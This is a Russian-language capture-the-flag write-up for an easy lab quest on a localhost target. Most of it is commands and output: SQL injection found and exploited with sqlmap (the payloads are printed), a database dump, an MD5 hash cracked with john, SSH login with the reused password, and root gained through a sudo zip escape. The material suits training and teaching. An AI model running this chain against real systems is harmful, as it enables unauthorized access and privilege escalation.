




Название:	Секретный кабинет
Категория:	Квесты
Уровень:	Легкий
Очки:	500
Описание:	К нам в руки совершенно случайно попал маршрут к так называемому "секретному кабинету", но для входа нужен пароль. Сможешь ли ты добыть его?
Теги:	SQL Injection, Hash Crack, LPE
Автор:	N1GGA

Прохождение:

Открываем веб-морду



При вводе неправильного пароля, получаем ошибку

Invalid username or password

Возвращаемся к форме авторизации, отправляем запрос и ловим его в Burp Suite

```

Pretty  Raw  Hex
1 POST /login.php HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
0 Origin: http://localhost:8000
1 Connection: close
2 Cookie: PHPSESSID=idc0cha4gurkghgu4v96ophfo0
3 Upgrade-Insecure-Requests: 1
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8
9 username=josh&password=asd

```

Видим что так же передается переменная username, значение которое взялось скорее всего со скрытого поля на странице. Давайте перемести запрос в файл и скормим его sqlmap, в надежде найти SQL-инъекцию

```
(root@kali)~[/home/n1gga]
# sqlmap -r req --random-agent --dbms=MySQL -p username --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to not responsible for any misuse or damage caused by this program

[*] starting @ 21:10:14 /2024-01-12/

[21:10:14] [INFO] parsing HTTP request from 'req'
[21:10:14] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; SunOS sun4u; en-US; rv:1.8.1.20) Gecko/20090108 Firefox/3.0'
[21:10:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: username=josh%' OR NOT 3250=3250#&password=ads

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: username=josh%' AND EXTRACTVALUE(3705,CONCAT(0x5c,0x716a787671,(SELECT (ELT(3705=3705,1))))),0x717a626271)) AND 'HgGp%'='HgGp%'

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=josh%' AND (SELECT 2281 FROM (SELECT(SLEEP(5)))GnSW) AND 'Zbsw%'='Zbsw&password=ads

[21:10:14] [INFO] testing MySQL
[21:10:14] [INFO] confirming MySQL
[21:10:14] [WARNING] potential permission problems detected ('command denied')
[21:10:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[21:10:14] [INFO] fetching database names
[21:10:14] [INFO] retrieved: 'information_schema'
[21:10:14] [INFO] retrieved: 'secretOffice'
available databases [2]:
[*] information_schema
[*] secretOffice
```

Утилита нашла SQL-инъекцию в поле `username` и вытащила две бд - одна системная, а другая `secretOffice`, которая скорее всего и используется в работе веб-приложения. Давайте сделаем дамп

```
Database: secretOffice
Table: users
[1 entry]
```

id	password	username
1	21cde84360f7f4cddc4f89ea12dda1fa	josh

Мы вытащили ID, имя пользователя и хэш пароля. Хэш очень похож на MD5. Давайте попробуем сбрутить этот хэш используя утилиту

`john`

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
```

```
(root@kali)-[/home/n1gga]
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
joshwin (?)
1g 0:00:00:00 DONE (2024-01-12 21:14) 25.00g/s 22656Kp/s 22656Kc/s 22656KC/s jovanee..josh232
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Входим через форму авторизации используя полученные данные

It's a secret office. Let only you and I know.

Одна надпись и ничего больше. А может `josh` это пользователь системы, а пароль из бд подходит и для системного пользователя? Давайте попробуем авторизоваться по SSH

```

(root@kali)-[/home/n1gga]
# ssh josh@localhost -p 2222
josh@localhost's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan 12 17:40:07 2024 from 172.17.0.1
$ id
uid=1000(josh) gid=1000(josh) groups=1000(josh)
$

```

Отлично! Мы зашли под пользователя. Теперь попробуем повысить свои привилегии. Смотрим команды, которые можем выполнять с повышенными привилегиями командой `sudo -l`

```

$ sudo -l
Matching Defaults entries for josh on a0d02682cd00:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User josh may run the following commands on a0d02682cd00:
    (ALL) NOPASSWD: /usr/bin/zip
$

```

Видим что можем запускать утилиту `/usr/bin/zip` с привилегиями суперпользователя. Смотрим на `gtfobins` способы повышения прав через утилиту

```
TF=$(mktemp -u)
zip $TF /etc/hosts -T -TT 'sh #'
rm $TF
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file-to-read
TF=$(mktemp -u)
zip $TF $LFILE
unzip -p $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Нам интересно взять RCE. Пробуем последний пейлоад

```
$ TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'$
  adding: etc/hosts (deflated 35%)
# id
uid=0(root) gid=0(root) groups=0(root)
```

Есть привилегии рута. Забираем флаги

```
# cat /home/josh/first_part && cat /root/last_part  
CODEBY{pu7_qu0t4t10n_  
m4rks_ev3rywh3re}  
# █
```